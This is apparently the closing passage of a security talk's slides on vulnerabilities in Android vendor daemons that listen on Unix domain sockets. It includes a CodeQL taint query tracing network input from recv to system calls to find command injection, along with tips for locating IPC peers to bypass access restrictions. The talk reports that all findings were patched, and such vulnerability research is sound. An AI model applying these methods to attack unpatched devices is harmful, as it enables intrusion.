@hidl_cp_time_sync_server      STREAM   *                  modemlog_connmg   /system/bin/modemlog_connmgr_service     modemlog_connmgr_service    False
@GNSS_LCS_SERVER               STREAM   *                  gpsd              /vendor/bin/gpsd                         gpsd                        True
```

Vulnerability Mining

Using code analysis engines

- CodeQL
- Soot

Example

- Find command injection
- Using CodeQL to track the data flowing from **recv** to **system**

```
class Config extends TaintTracking::Configuration {
  Quick Evaluation: Config
  Config() { this = "NetworkToSystem" }

  Quick Evaluation: isSource
  override predicate isSource(DataFlow::Node source) {
    source.asDefiningArgument() instanceof ReceivedBuffer
  }

  Quick Evaluation: isSink
  override predicate isSink(DataFlow::Node sink) {
    sink.asExpr() instanceof SystemCmd
  }

  Quick Evaluation: isAdditionalTaintStep
  override predicate isAdditionalTaintStep(DataFlow::Node node1, DataFlow::Node node2) {
    exists(Call call, FunctionAccess facc |
      call.getTarget().hasName("pthread_create") and
      node1.asExpr() = call.getArgument(3) and
      facc = call.getArgument(2) and
      node2.asParameter() = facc.getTarget().getParameter(0)
    )
```

Bypass Access Restrictions


How to find a path to bypass access restrictions?

- Draw the complete data flow diagram

Key Point: How to Find both ends of IPC ?

- Binder
- HWBinder
- UDS

Find Peers



Bypass Access Restrictions

Find peers of a given UDS

- https://stackoverflow.com/questions/11897662/identify-other-end-of-a-unix-domain-socket-connection

Find which process can connect to a given UDS

- sesearch (https://linux.die.net/man/1/sesearch)

Find owners and users of binder service

- bindump (http://newandroidbook.com/tools/bindump.html)
- rely on debugfs

6 Summary

Conclusion

- UDS are widely used in vendor daemons
- Vendors often ignore their security，because untrusted apps cannot directly access UDS
- Access control policy cannot solve all security problems

Vulnerability remediation

- All the vendors have worked diligently with us to remediate the security issues
- All vulnerabilities have been fixed and patches are available

Future work

- More automated analytical methods
- The UDS service is not the end point, it is also an entrance to the driver

Thanks